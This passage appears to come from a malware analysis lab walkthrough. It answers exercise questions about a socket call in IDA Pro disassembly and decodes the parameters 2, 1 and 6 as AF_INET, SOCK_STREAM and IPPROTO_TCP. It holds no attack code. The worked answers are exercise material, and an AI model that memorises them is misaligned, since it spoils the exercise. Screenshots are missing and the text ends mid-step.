
15. At 0x10001701 is a call to socket. What are the three parameters?

```
.text:100016FB                push    6               ; protocol
.text:100016FD                push    1               ; type
.text:100016FF                push    2               ; af
.text:10001701                call    ds:socket
```


- As per the above snap there are 3 parameters 6 1 2

16. Using the MSDN page for socket and the named symbolic constants functionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?

- Before renaming it will be like following
```



- After visiting the above memory location click on either of the parameters,
- Lets take 6 first right click on it and select the following options as in the snap



- Now following window will open

- For parameter 2


AF_INET 2	The Internet Protocol version 4 (IPv4) address family.

- For parameter 1

SOCK_STREAM 1	A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6).


- For parameter 6


IPPROTO_TCP 6	The Transmission Control Protocol (TCP). This is a possible value when the *af* parameter is **AF_INET** or **AF_INET6** and the *type* parameter is **SOCK_STREAM**.

- 


- Now for parameter 2 since the name is AF_INET so select AF_INET and click ok as in the following snap

Since beside parameter 2 it has been mentioned as 'af' so we got AF_INET for parameter 2 of 'af' hence after the first snap of this question for parameter 2 after renaming the output will look like the following






- Similarly for parameter 6 and parameter 1 the it is 'protocol' and 'type' respectively, after following the similar steps like above the following is the output
- Parameter 6 (protocol)




- Parameter 1 (type)




- Final renamed output

Before

